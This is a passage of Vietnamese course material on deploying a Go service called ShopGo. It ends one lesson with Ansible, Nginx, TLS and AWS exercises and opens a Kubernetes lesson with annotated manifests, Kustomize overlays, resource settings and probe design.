- **Ansible**: máy chủ là mã, mô-đun idempotent, `--check --diff`, `validate:` trước khi ghi, handlers, `no_log`, vault; kiểm tra chéo `notify`/handler.
- **Triển khai**: thư mục phát hành + symlink `current` đổi nguyên tử + chờ `/healthz` + **tự quay lui về bản đã xác nhận khỏe** (`healthy.log`); kiểm thử cả đường lỗi (bài thử đã bắt được lỗi `rollback` chọn nhầm bản hỏng).
- **Nginx**: TLS, HSTS và header an toàn, `server_tokens off`, ghi đè `X-Forwarded-For`, `X-Request-ID`, chặn `/metrics`, `client_max_body_size`, `limit_req`, timeout và `proxy_next_upstream` có giới hạn, `keepalive`, SSE không đệm; `nginx -t` trước `reload`.
- **TLS**: chứng chỉ có SAN, chuỗi tin cậy (`fullchain.pem`), chỉ TLS 1.2/1.3, kiểm tra bằng `openssl`; **Let's Encrypt** (HTTP-01/DNS-01) với gia hạn tự động và `--deploy-hook`; cảnh báo hết hạn khi còn 14 ngày.
- **AWS**: Region/AZ, VPC (subnet công cộng/riêng, NAT đắt), Security Group tham chiếu nhóm, IAM role thay khóa dài hạn; 12 dịch vụ cốt lõi (EC2, ECR, ECS/EKS, RDS, ElastiCache, S3, ALB+ACM, Route 53, Secrets Manager, CloudWatch, IAM); thẻ + ngân sách để tránh hóa đơn bất ngờ.
- **Tăng dần theo nhu cầu**; các nguyên tắc nền giữ nguyên ở mọi quy mô.

12. Bài tập

1. **[Cơ bản]** Thuê một VPS rẻ (hoặc VM cục bộ) và gia cố nó bằng tay theo Buổi 41 và mục 2 (người dùng `deploy`, khóa SSH, tắt mật khẩu và root, `ufw`). Sau đó viết lại **đúng các bước đó** thành playbook

Ansible, hủy VM và dựng lại từ số không chỉ bằng playbook. Đo thời gian và liệt kê mọi bước thủ công còn sót.

2. **[Cơ bản]** Chạy `nginx -t` rồi `reload` với cấu hình của bản tham chiếu trên VPS, cấp chứng chỉ Let's Encrypt cho một tên miền thật (hoặc dùng `--staging` để không chạm giới hạn tần suất), kiểm tra bằng `openssl s_client` và `curl -v`. Cố ý sửa sai cấu hình và xác nhận `nginx -t` chặn việc nạp lại.
3. **[Trung bình]** Viết bài thử cho `X-Forwarded-For`: dựng Nginx hai tầng (tầng trước giả lập CDN), cấu hình `set_real_ip_from`/`real_ip_header`, và khai báo `SetTrustedProxies` trong ShopGo. Viết test chứng minh `c.ClientIP()` trả IP client thật trong các trường hợp: không proxy, một proxy tin cậy, một proxy không tin cậy gửi header giả. Chứng minh giới hạn tần suất theo IP dùng đúng địa chỉ.
4. **[Trung bình]** Triển khai **hai bản sao** API trên cùng VPS (`shopgo-api@8080`, `shopgo-api@8081` bằng unit mẫu `shopgo-api@.service`) sau upstream Nginx và mở rộng `deploy.sh` để cập nhật **lần lượt từng bản**, chờ khỏe rồi mới sang bản kế. Chạy tải liên tục (`hey`/bộ phát tải bằng Go) trong lúc triển khai và chứng minh không có yêu cầu nào lỗi. So sánh với trường hợp một bản sao.
5. **[Trung bình]** Thêm cảnh báo **chứng chỉ sắp hết hạn**: cấu hình `blackbox_exporter` kiểm tra `https://api.shop.example.com` và viết quy tắc Prometheus `probe_ssl_earliest_cert_expiry - time() < 14 * 86400`, kèm một `promtool test rules` chứng minh nó bắn đúng lúc. Mô phỏng chứng chỉ gần hết hạn bằng chứng chỉ tự ký hạn 10 ngày.
6. **[Nâng cao]** Mở rộng `deploy.sh` thành công cụ Go `shopgo-deploy` (một binary tĩnh, có test): tải artifact từ GitHub Release hoặc registry, **xác minh checksum và chữ ký cosign**, giải nén vào `releases/`, chạy migration, đổi `current` nguyên tử, chờ khỏe, quay lui, dọn bản cũ; có test dùng thư mục tạm và `httptest.Server` cho kiểm tra sức khỏe (kể cả các tình huống quay lui và mất điện giữa chừng).
7. **[Nâng cao]** Dựng kiến trúc ở mục 7 bằng Terraform trên một tài khoản AWS thử (nhớ đặt ngân sách cảnh báo!): VPC với subnet riêng ở hai AZ, RDS PostgreSQL, ECR, ECS Fargate chạy ảnh `shopgo-api` sau ALB với chứng chỉ ACM. Triển khai ShopGo, chạy kiểm tra khói, xóa tất cả bằng `terraform destroy` và ghi lại chi phí thực tế phát sinh.
8. **[Thử thách]** Viết **tài liệu quyết định (ADR)** "Chọn nơi chạy ShopGo cho 12 tháng tới" với ba phương án (một VPS + Ansible, ECS Fargate, EKS), đánh giá theo: chi phí hằng tháng ở 3 mức tải, thời gian dựng lại sau thảm họa, mức độ vận hành cần có, khả năng triển khai không gián đoạn, rủi ro khóa nhà cung cấp, khả năng đội 3 người vận hành. Nêu **điều kiện đo được** (số yêu cầu/giây, số bản sao, SLA, số nhóm) làm ngưỡng chuyển sang phương án kế tiếp và cách di chuyển ít đau nhất.

Buổi 47 — Kubernetes cho nhà phát triển backend

Thông tin buổi học

Thời lượng: 8 giờ · **Mức độ:** Nâng cao · **Cần biết trước:** Buổi 27, 38, 41, 43, 44, 46

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Mô tả **kiến trúc Kubernetes** và vòng điều hòa khai báo (desired state → thực tế) đủ để lý giải hành vi của nó.
- Viết bộ **manifest** hoàn chỉnh cho ShopGo: Deployment, Service, Ingress, ConfigMap/Secret, Job migration, HPA, PDB, NetworkPolicy; hiểu từng trường.
- Đặt **tài nguyên** (requests/limits, QoS) và **probe** (startup/readiness/liveness) đúng, và tránh các cấu hình gây khởi động lại hàng loạt.
- Phân tích **cập nhật cuốn chiếu** và **tắt êm** để triển khai **không rớt yêu cầu**: `maxSurge`/`maxUnavailable`, `terminationGracePeriodSeconds`, chờ lan truyền endpoint.
- Giải thích thuật toán **HPA**, độ trễ và cửa sổ ổn định; chọn `min/maxReplicas`, `requests` hợp lý.
- Dùng **Kustomize** để quản lý nhiều môi trường từ một cơ sở chung; kiểm tra tĩnh manifest.
- Chẩn đoán các lỗi thường gặp (`Pending`, `ImagePullBackOff`, `CrashLoopBackOff`, `OOMKilled`, readiness thất bại) bằng quy trình có hệ thống.

Kubernetes giải quyết những bài toán thật, và tạo ra những bài toán mới


Kubernetes cho bạn triển khai cuốn chiếu, tự chữa lành, co giãn, và một ngôn ngữ chung để mô tả hạ tầng. Đổi lại là một hệ thống phân tán lớn với hàng trăm khái niệm, hàng nghìn tùy chọn, mặc định thường **không an toàn** và **không tối ưu**: Pod mặc định chạy root, không giới hạn tài nguyên, mọi Pod nói chuyện được với mọi Pod, bí mật chỉ mã hóa base64. Phần lớn sự cố Kubernetes không đến từ lỗi của Kubernetes mà từ cấu hình ứng dụng sai trên nó: liveness probe trỏ vào cơ sở dữ liệu, thiếu readiness probe, không có `requests`, không `PodDisruptionBudget`. Buổi này tập trung vào những cấu hình đó, vì đó là phần **nhà phát triển backend sở hữu**.

Về những gì chạy được ở buổi này

Máy kiểm chứng **không có cụm Kubernetes**, nên chúng tôi không `kubectl apply` thật. Chúng tôi đã làm những gì làm được mà không cần cụm: (1) `kubectl kustomize` (chạy hoàn toàn cục bộ) dựng các lớp phủ; (2) **giải mã chặt** mọi đối tượng vào các kiểu Go chính thức của `k8s.io/api` (trường lạ, sai kiểu, sai tên đều bị từ chối, giống `kubectl apply --validate=strict`); (3) một **bộ kiểm tra tính nhất quán** do chúng tôi viết trên các kiểu đó để bắt lỗi nối dây mà `--dry-run` phía máy khách không bắt (selector lệch nhãn, Service không có endpoint, HPA trỏ sai tên, thiếu readiness...); (4) ba **mô phỏng bằng Go** cho cuốn chiếu, HPA và cuộc đua tắt êm, với đầu ra thật của chương trình. Các lệnh `kubectl` thao tác với cụm là cú pháp chuẩn chưa thực thi ở đây; hãy thử chúng trên `kind`/`minikube`/Docker Desktop.

1. Kiến trúc và vòng điều hòa

Một cụm Kubernetes gồm **mặt phẳng điều khiển** và các **node** chạy container:



Điều quan trọng nhất cần nội tâm hóa là **mô hình khai báo và vòng điều hòa (reconciliation loop)**: bạn không bảo Kubernetes "hãy chạy 3 bản sao", bạn **ghi vào API server một đối tượng nói rằng bạn muốn 3 bản sao** (`spec`). Các **controller** liên tục so sánh `spec` (mong muốn) với `status` (thực tế) và hành động để thu hẹp khoảng cách: tạo Pod thiếu, xóa Pod thừa, thay Pod chết. Hệ quả: (1) mọi thứ **tự chữa lành** (Pod chết thì được tạo lại); (2) mọi thứ **cuối cùng sẽ nhất quán** (không tức thì); (3) cấu hình của bạn là **dữ liệu** có thể lưu trong Git và `diff`, đúng nền tảng của GitOps (Buổi 48); (4) khi có gì lạ, câu hỏi luôn là "mong muốn là gì, thực tế là gì, controller nào chịu trách nhiệm, và nó đang nói gì (events)?".

2. Các đối tượng bạn sẽ dùng

Đối tượng	Vai trò
Pod	Đơn vị nhỏ nhất: một hay vài container chia sẻ mạng và lưu trữ. **Tạm thời và có thể bị thay bất cứ lúc nào**; bạn hiếm khi tạo Pod trần
ReplicaSet	Giữ đúng N Pod giống nhau. Do Deployment quản lý, bạn hiếm khi đụng tới
Deployment	Mô tả ứng dụng **không trạng thái**: số bản sao, mẫu Pod, **chiến lược cập nhật**; lịch sử phiên bản để quay lui
StatefulSet	Ứng dụng có trạng thái (danh tính ổn định, ổ đĩa riêng, thứ tự): cơ sở dữ liệu, Kafka. *Hãy dùng dịch vụ quản lý cho dữ liệu trừ khi có lý do*
Service	Địa chỉ ổn định (IP ảo + tên DNS) cân bằng tải tới các Pod khớp selector. `ClusterIP` (trong cụm), `NodePort`, `LoadBalancer`
Ingress / Gateway API	Định tuyến HTTP từ ngoài vào Service theo tên miền/đường dẫn, kết thúc TLS; cần một **controller** (ingress-nginx, Traefik, ALB controller)
ConfigMap / Secret	Cấu hình / bí mật (Secret chỉ mã hóa base64 mặc định, **không** phải mã hóa thật)
Job / CronJob	Việc chạy đến khi xong / theo lịch (migration, sao lưu)
HorizontalPodAutoscaler	Tự thay đổi số bản sao theo số đo
PodDisruptionBudget	Giới hạn số Pod được phép ngừng cùng lúc khi bảo trì *tự nguyện* (drain node)
NetworkPolicy	"Tường lửa" giữa các Pod; mặc định mọi Pod nói chuyện được với mọi Pod
Namespace	Không gian tên chia cụm theo môi trường/nhóm; ranh giới cho quyền, hạn mức và chính sách
ServiceAccount, Role/RoleBinding	Danh tính của Pod và quyền của nó với API server (RBAC)
PersistentVolumeClaim	Yêu cầu ổ đĩa bền

Mọi đối tượng có dạng `apiVersion` / `kind` / `metadata` (`name`, `namespace`, `labels`, `annotations`) / `spec` (mong muốn) / `status` (thực tế, do hệ thống ghi). **Nhãn (labels) và bộ chọn (selectors) là chất keo**: Deployment chọn Pod bằng nhãn, Service chọn Pod bằng nhãn, PDB và NetworkPolicy cũng vậy. Phần lớn lỗi nối dây ("Service không có endpoint") là selector không khớp nhãn.

3. Manifest của ShopGo

Cấu trúc thư mục dùng **Kustomize**: một `base/` chung và các `overlays/` theo môi trường:

```
deploy/k8s/
  base/            namespace · configmap · api (Deployment+Service) · worker · migrate-job · ingress · hpa
· pdb · networkpolicy
  overlays/staging/      2 bản sao, ảnh 0.1.0, host staging, LOG_LEVEL=debug
  overlays/production/   ảnh 0.1.0, requests CPU lớn hơn
```

3.1. Deployment và Service của API

```yaml
# deploy/k8s/base/api.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: shopgo-api
  labels: { app.kubernetes.io/name: shopgo, app.kubernetes.io/component: api }
spec:
  replicas: 3
  revisionHistoryLimit: 5
  strategy:
    type: RollingUpdate
    rollingUpdate: { maxUnavailable: 0, maxSurge: 1 } # không bao giờ giảm dưới số bản sao mong muốn khi
nâng cấp
  selector:
    matchLabels: { app.kubernetes.io/name: shopgo, app.kubernetes.io/component: api }
  template:
    metadata:
      labels: { app.kubernetes.io/name: shopgo, app.kubernetes.io/component: api }
      annotations:
        prometheus.io/scrape: "true"
        prometheus.io/port: "9090"
    spec:
      terminationGracePeriodSeconds: 40 # > 3s chờ LB + SHUTDOWN_TIMEOUT 25s
      automountServiceAccountToken: false
      securityContext:
        runAsNonRoot: true
        seccompProfile: { type: RuntimeDefault }
      topologySpreadConstraints:
        - maxSkew: 1
          topologyKey: kubernetes.io/hostname
          whenUnsatisfiable: ScheduleAnyway
          labelSelector:
            matchLabels: { app.kubernetes.io/name: shopgo, app.kubernetes.io/component: api }
      containers:
        - name: api
          image: ghcr.io/shopgo-org/shopgo-api
          ports:
            - { name: http, containerPort: 8080 }
            - { name: metrics, containerPort: 9090 }
          envFrom:
            - configMapRef: { name: shopgo-config }
            - secretRef: { name: shopgo-secrets }
          resources:
            requests: { cpu: 100m, memory: 64Mi }
            limits: { memory: 256Mi } # không đặt limit CPU: tránh bóp CPU (throttling) làm tăng độ trễ
đuôi
          securityContext:
            allowPrivilegeEscalation: false
            readOnlyRootFilesystem: true
            capabilities: { drop: [ALL] }
          startupProbe:
            httpGet: { path: /healthz, port: http }
            periodSeconds: 2
            failureThreshold: 30
          readinessProbe:
            httpGet: { path: /readyz, port: http }
            periodSeconds: 5
            timeoutSeconds: 2
```

```
            failureThreshold: 2
          livenessProbe:
            httpGet: { path: /healthz, port: http } # liveness KHÔNG kiểm tra DB (tránh khởi động lại hàng loạt khi DB chậm)
            periodSeconds: 10
            timeoutSeconds: 2
            failureThreshold: 3
---
apiVersion: v1
kind: Service
metadata:
  name: shopgo-api
  labels: { app.kubernetes.io/name: shopgo, app.kubernetes.io/component: api }
spec:
  selector: { app.kubernetes.io/name: shopgo, app.kubernetes.io/component: api }
  ports:
    - { name: http, port: 80, targetPort: http }
    - { name: metrics, port: 9090, targetPort: metrics }
```

Đọc theo từng khối:

Chiến lược cập nhật: `RollingUpdate` với `maxSurge: 1, maxUnavailable: 0`: khi nâng cấp, Kubernetes tạo thêm *một* Pod mới, chờ nó **sẵn sàng**, rồi mới xóa một Pod cũ; không bao giờ ít hơn 3 Pod sẵn sàng. Mục 6 mô phỏng điều này. `revisionHistoryLimit: 5` giữ năm ReplicaSet cũ cho `kubectl rollout undo`.

Nhãn: dùng bộ nhãn chuẩn `app.kubernetes.io/*`. `selector.matchLabels` của Deployment **bất biến** sau khi tạo và phải là tập con của `template.metadata.labels` (bộ kiểm tra của chúng tôi bắt lỗi này). Service chọn cùng nhãn.

Tắt êm: `terminationGracePeriodSeconds: 40` phải lớn hơn tổng thời gian ứng dụng cần: 3 giây chờ lan truyền endpoint (trong mã `main.go`: `Ready=false` rồi `sleep 3s` khi `APP_ENV != dev`) cộng `SHUTDOWN_TIMEOUT` 25 giây = 28 giây, cộng dư. Mục 6.2 giải thích cuộc đua này.

Bảo mật Pod (Pod Security Standard mức `restricted`): `runAsNonRoot`, `seccompProfile: RuntimeDefault`, trên container `allowPrivilegeEscalation: false`, `readOnlyRootFilesystem: true`, `capabilities.drop: [ALL]`; `automountServiceAccountToken: false` vì API không cần gọi API server (không có token để kẻ tấn công lấy). Namespace dán nhãn `pod-security.kubernetes.io/enforce: restricted` để cụm **từ chối** Pod vi phạm. Không `readOnlyRootFilesystem` thì kẻ tấn công ghi được binary lên đĩa.

Tài nguyên (mục 4). **Probe** (mục 5). `topologySpreadConstraints` rải các bản sao qua nhiều node (`maxSkew: 1`, theo `hostname`) để một node chết không mang theo mọi bản sao; `ScheduleAnyway` nghĩa là cố gắng tốt nhất, không chặn lập lịch (dùng `DoNotSchedule` + nhiều node/vùng khi muốn chắc chắn). Có thể thêm `topology.kubernetes.io/zone` để rải qua AZ.

Service `shopgo-api`: `ClusterIP` (mặc định), cổng 80 → `targetPort: http` (tên cổng của container, tốt hơn số vì đổi số cổng không phải sửa nhiều nơi). Cổng 9090 (metrics) có trong Service để Prometheus cào qua tên; **NetworkPolicy** chỉ cho namespace `monitoring` vào cổng này. Các Pod khác trong cụm gọi API bằng `http://shopgo-api.shopgo.svc.cluster.local`.

Bốn tệp còn lại của nền:

```
# deploy/k8s/base/worker.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: shopgo-worker
  labels: { app.kubernetes.io/name: shopgo, app.kubernetes.io/component: worker }
spec:
  replicas: 2
```

```
  selector:
    matchLabels: { app.kubernetes.io/name: shopgo, app.kubernetes.io/component: worker }
  template:
    metadata:
      labels: { app.kubernetes.io/name: shopgo, app.kubernetes.io/component: worker }
    spec:
      terminationGracePeriodSeconds: 30
      automountServiceAccountToken: false
      securityContext:
        runAsNonRoot: true
        seccompProfile: { type: RuntimeDefault }
      containers:
        - name: worker
          image: ghcr.io/shopgo-org/shopgo-worker
          env:
            - { name: METRICS_ADDR, value: ":9091" }
          envFrom:
            - configMapRef: { name: shopgo-config }
            - secretRef: { name: shopgo-secrets }
          resources:
            requests: { cpu: 50m, memory: 48Mi }
            limits: { memory: 192Mi }
          securityContext:
            allowPrivilegeEscalation: false
            readOnlyRootFilesystem: true
            capabilities: { drop: [ALL] }
          livenessProbe:
            httpGet: { path: /healthz, port: 9091 }
            periodSeconds: 10
            failureThreshold: 3
```

Worker không có Service (không nhận kết nối), không có readiness (không nhận lưu lượng), nhưng có `livenessProbe` gọi `/healthz` của cổng nội bộ 9091 (mục `healthSrv` thêm vào `cmd/worker` ở Buổi này) để khởi động lại nếu tiến trình treo. Hai bản sao worker chạy song song an toàn nhờ `FOR UPDATE SKIP LOCKED` ở relay và consumer group của Redis Stream (Buổi 33).

```
# deploy/k8s/base/migrate-job.yaml
# Migration là một bước riêng, chạy TRƯỚC khi nâng cấp Deployment (hook PreSync của ArgoCD, hoặc kubectl
apply riêng).
apiVersion: batch/v1
kind: Job
metadata:
  name: shopgo-migrate
  annotations:
    argocd.argoproj.io/hook: PreSync
    argocd.argoproj.io/hook-delete-policy: BeforeHookCreation
spec:
  backoffLimit: 2
  activeDeadlineSeconds: 300
  ttlSecondsAfterFinished: 3600
  template:
    metadata:
      labels: { app.kubernetes.io/name: shopgo, app.kubernetes.io/component: migrate }
    spec:
      restartPolicy: Never
      automountServiceAccountToken: false
      securityContext:
        runAsNonRoot: true
        seccompProfile: { type: RuntimeDefault }
      containers:
        - name: migrate
          image: ghcr.io/shopgo-org/shopgo-api
          args: ["migrate"]
          envFrom:
            - configMapRef: { name: shopgo-config }
            - secretRef: { name: shopgo-secrets }
          resources:
            requests: { cpu: 50m, memory: 48Mi }
            limits: { memory: 128Mi }
          securityContext:
```

```
            allowPrivilegeEscalation: false
            readOnlyRootFilesystem: true
            capabilities: { drop: [ALL] }
```

Migration là một Job riêng, không chạy trong mọi bản sao API khi khởi động (`AUTO_MIGRATE=false` trong ConfigMap). Chú thích `argocd.argoproj.io/hook: PreSync` bảo ArgoCD (Buổi 48) chạy Job này **trước** khi đồng bộ Deployment; nếu Job thất bại, việc đồng bộ dừng và Deployment cũ vẫn chạy. `backoffLimit`, `activeDeadlineSeconds` và `ttlSecondsAfterFinished` giới hạn thử lại, thời gian và dọn dẹp. Vì chúng ta thiết kế migration theo kiểu mở rộng–thu hẹp (Buổi 45, 49), bản API *cũ* vẫn chạy đúng với lược đồ mới trong suốt lúc cuốn chiếu.

```yaml
# deploy/k8s/base/ingress.yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: shopgo
  annotations:
    cert-manager.io/cluster-issuer: letsencrypt-prod
    nginx.ingress.kubernetes.io/proxy-body-size: 1m
    nginx.ingress.kubernetes.io/limit-rps: "50"
spec:
  ingressClassName: nginx
  tls:
    - hosts: [api.shop.example.com]
      secretName: shopgo-tls
  rules:
    - host: api.shop.example.com
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: shopgo-api
                port: { name: http }
```

Ingress định tuyến `api.shop.example.com` tới Service. `cert-manager.io/cluster-issuer` bảo **cert-manager** (một controller) tự xin và gia hạn chứng chỉ Let's Encrypt, lưu vào Secret `shopgo-tls` (Buổi 46); các chú thích `nginx.ingress.kubernetes.io/*` là cấu hình riêng của ingress-nginx (giới hạn thân, tần suất). Gateway API là chuẩn kế nhiệm Ingress, biểu đạt tốt hơn; ý tưởng giống nhau.

3.2. Cấu hình và bí mật

ConfigMap chứa cấu hình **không nhạy cảm** (`APP_ENV`, `LOG_LEVEL`, `REDIS_ADDR`...), được nạp vào môi trường bằng `envFrom`. Bí mật (`DATABASE_URL`, `JWT_SECRET`) nằm trong Secret `shopgo-secrets` **không có trong kho**: do External Secrets Operator hoặc Sealed Secrets tạo (Buổi 48); bộ kiểm tra của chúng tôi chủ ý ghi chú điều đó thay vì báo lỗi. Hai cách đưa cấu hình vào Pod: **biến môi trường** (đơn giản; đổi giá trị cần khởi động lại Pod) và **volume** (tệp; kubelet cập nhật tệp khi ConfigMap/Secret đổi, nhưng ứng dụng phải tự nạp lại). Vì ConfigMap đổi **không** tự khởi động lại Deployment, các công cụ đặt một **băm nội dung** vào annotation của Pod template (Kustomize `configMapGenerator` thêm hậu tố băm vào tên ConfigMap) để đổi cấu hình kéo theo cuốn chiếu. Nếu bạn quên điều này, "đã đổi ConfigMap mà ứng dụng vẫn chạy giá trị cũ" là triệu chứng.

3.3. Kustomize: một cơ sở, nhiều môi trường

Thay vì sao chép manifest cho mỗi môi trường (và để chúng lệch nhau), **Kustomize** (có sẵn trong `kubectl`) lấy một `base` rồi áp **vá** (patch) theo lớp phủ, không dùng ngôn ngữ mẫu. Lớp phủ staging:

```
# deploy/k8s/overlays/staging/kustomization.yaml
```

```yaml
apiVersion: kustomize.config.k8s.io/v1beta1
kind: Kustomization
resources:
  - ../../base
images:
  - name: ghcr.io/shopgo-org/shopgo-api
    newTag: "0.1.0"
  - name: ghcr.io/shopgo-org/shopgo-worker
    newTag: "0.1.0"
patches:
  - target: { kind: Deployment, name: shopgo-api }
    patch: |-
      - op: replace
        path: /spec/replicas
        value: 2
  - target: { kind: HorizontalPodAutoscaler, name: shopgo-api }
    patch: |-
      - op: replace
        path: /spec/minReplicas
        value: 2
      - op: replace
        path: /spec/maxReplicas
        value: 4
  - target: { kind: PodDisruptionBudget, name: shopgo-api }
    patch: |-
      - op: replace
        path: /spec/minAvailable
        value: 1
  - target: { kind: Ingress, name: shopgo }
    patch: |-
      - op: replace
        path: /spec/rules/0/host
        value: api.staging.shop.example.com
      - op: replace
        path: /spec/tls/0/hosts/0
        value: api.staging.shop.example.com
configMapGenerator:
  - name: shopgo-config
    behavior: merge
    literals:
      - APP_ENV=staging
      - LOG_LEVEL=debug
      - CORS_ORIGINS=https://staging.shop.example.com
```

`images:` đổi thẻ ảnh (đây là dòng mà CI cập nhật, Buổi 45); `patches:` dùng JSON Patch (RFC 6902) để thay giá trị cụ thể; `configMapGenerator` với `behavior: merge` gộp thêm khóa vào ConfigMap. Kết quả thực của hai lớp phủ so với nền (dựng bằng `kubectl kustomize`, chạy cục bộ):

```bash
cd "$REF/deploy/k8s"
T="$(mktemp -d)"
kubectl kustomize base > "$T/base.yaml"
kubectl kustomize overlays/staging > "$T/staging.yaml"
kubectl kustomize overlays/production > "$T/production.yaml"
echo '$ kubectl kustomize base | grep -c "^kind:"          # số đối tượng được sinh ra'
grep -c '^kind:' "$T/base.yaml"
echo
echo '$ diff <(kubectl kustomize base) <(kubectl kustomize overlays/staging)'
diff "$T/base.yaml" "$T/staging.yaml" | grep -E '^[<>]' | sed -E 's/^< /- /; s/^> /+ /'
echo
echo '$ diff <(kubectl kustomize base) <(kubectl kustomize overlays/production)'
diff "$T/base.yaml" "$T/production.yaml" | grep -E '^[<>]' | sed -E 's/^< /- /; s/^> /+ /'
```

```
$ kubectl kustomize base | grep -c "^kind:"          # số đối tượng được sinh ra
12

$ diff <(kubectl kustomize base) <(kubectl kustomize overlays/staging)
-   APP_ENV: production
+   APP_ENV: staging
-   CORS_ORIGINS: https://shop.example.com
```

```
+   CORS_ORIGINS: https://staging.shop.example.com
-   LOG_LEVEL: info
+   LOG_LEVEL: debug
-   replicas: 3
+   replicas: 2
-         image: ghcr.io/shopgo-org/shopgo-api:0.0.0
+         image: ghcr.io/shopgo-org/shopgo-api:0.1.0
-         image: ghcr.io/shopgo-org/shopgo-worker:0.0.0
+         image: ghcr.io/shopgo-org/shopgo-worker:0.1.0
-   minAvailable: 2
+   minAvailable: 1
-   maxReplicas: 12
+   maxReplicas: 4
-   minReplicas: 3
+   minReplicas: 2
-         image: ghcr.io/shopgo-org/shopgo-api:0.0.0
+         image: ghcr.io/shopgo-org/shopgo-api:0.1.0
-   - host: api.shop.example.com
+   - host: api.staging.shop.example.com
-     - api.shop.example.com
+     - api.staging.shop.example.com

$ diff <(kubectl kustomize base) <(kubectl kustomize overlays/production)
-         image: ghcr.io/shopgo-org/shopgo-api:0.0.0
+         image: ghcr.io/shopgo-org/shopgo-api:0.1.0
-             cpu: 100m
+             cpu: 250m
-         image: ghcr.io/shopgo-org/shopgo-worker:0.0.0
+         image: ghcr.io/shopgo-org/shopgo-worker:0.1.0
-         image: ghcr.io/shopgo-org/shopgo-api:0.0.0
+         image: ghcr.io/shopgo-org/shopgo-api:0.1.0
```

Đọc `diff` này là cách **review thay đổi môi trường**: staging khác nền đúng ở những chỗ có chủ đích (bản sao, tên miền, mức log, thẻ ảnh), và production chỉ khác ở thẻ ảnh cùng CPU request. Đây là điều khiến GitOps khả thi: PR đổi `newTag` trong overlay, reviewer chỉ cần xem `diff` đó. Thay thế của Kustomize là **Helm** (chart có mẫu Go, giá trị, đóng gói và phiên bản hóa; mạnh cho phần mềm bên thứ ba như `ingress-nginx`, `cert-manager`, `prometheus`); nhiều đội dùng Helm cho phần bên ngoài và Kustomize cho ứng dụng của mình.

4. Tài nguyên: requests, limits và QoS

Mỗi container khai báo:

- `requests`: lượng tài nguyên **đảm bảo** và là cơ sở để bộ lập lịch chọn node (một Pod `requests.cpu: 100m` cần node còn 100m chưa được cam kết) và để HPA tính phần trăm sử dụng.
- `limits`: **trần**. Vượt giới hạn **bộ nhớ** thì container bị giết (OOM, mã thoát 137); vượt giới hạn **CPU** thì bị **bóp** (throttling): vẫn chạy nhưng chậm lại.

Từ đó Kubernetes phân **lớp QoS**: `Guaranteed` (requests = limits cho mọi tài nguyên), `Burstable` (có requests nhưng khác limits), `BestEffort` (không khai báo gì). Khi node cạn bộ nhớ, `BestEffort` bị đuổi trước, rồi `Burstable` vượt requests nhiều nhất, `Guaranteed` cuối cùng. Cấu hình ShopGo cố ý là `Burstable`:

- **Bộ nhớ**: requests 64Mi, limit 256Mi. Đặt limit bộ nhớ để một rò rỉ không ăn hết node; kèm `GOMEMLIMIT` (~90% limit) để bộ gom rác của Go chủ động thay vì bị OOM-kill (Buổi 41, 43).
- **CPU**: có requests (100m) nhưng **không đặt limit CPU**. Đây là quan điểm được nhiều đội vận hành chấp nhận: limit CPU gây throttling làm tăng độ trễ đuôi ngay cả khi node còn CPU rảnh (bộ lập lịch CFS bóp theo chu kỳ 100 ms), còn requests đã đủ để chia công bằng khi tranh chấp. Đánh đổi: Pod có thể dùng CPU của hàng xóm lúc node rảnh (tốt) và không tự bị bóp khi lỗi vòng lặp nóng (cần cảnh báo). Chọn theo mức độ tin cậy vào các tải khác chạy chung.

Chọn con số: bắt đầu từ đo thực tế (p95 CPU và bộ nhớ khi chịu tải, mục đo tải ở Buổi 49), rồi `requests` ≈ p50–p90 sử dụng, `limit bộ nhớ` ≈ 1,5–2× p99 để chừa chỗ cho đỉnh. Công cụ như **VPA** (Vertical Pod Autoscaler ở chế độ khuyến nghị) và `kubectl top` gợi ý. Đặt `requests` quá nhỏ làm HPA thấy sử dụng 300% rồi tăng bản sao điên cuồng; quá lớn thì node đầy "trên giấy" và bạn trả tiền cho tài nguyên không dùng.

5. Probe: ba câu hỏi khác nhau

Kubernetes hỏi container ba câu, và nhầm chúng là nguồn lỗi hàng đầu:

Probe	Câu hỏi	Nếu thất bại	ShopGo
startupProbe	Đã khởi động xong chưa?	Khởi động lại container sau `failureThreshold` lần; **chặn các probe khác** cho đến khi qua	`/healthz`, mỗi 2s, tối đa 30 lần = 60s để khởi động
readinessProbe	Có nên nhận lưu lượng **lúc này**?	**Gỡ Pod khỏi Service** (không khởi động lại); nhận lại khi đạt	`/readyz` (kiểm tra DB), mỗi 5s
livenessProbe	Có còn **sống** hay đã kẹt?	**Khởi động lại container**	`/healthz` (chỉ tiến trình), mỗi 10s

Nguyên tắc vàng, được mã hóa vào hai endpoint của `app.go` (Buổi 27):

1. **Liveness chỉ kiểm tra tiến trình tự thân, KHÔNG kiểm tra phụ thuộc.** Nếu `livenessProbe` gọi `/readyz` (kiểm tra PostgreSQL) và DB chậm 10 giây, **mọi Pod cùng thất bại liveness và bị khởi động lại cùng lúc**; kết nối DB tăng vọt khi chúng khởi động, DB chậm hơn, và vòng xoáy sập toàn bộ. Bộ kiểm tra của chúng tôi cảnh báo mẫu này.
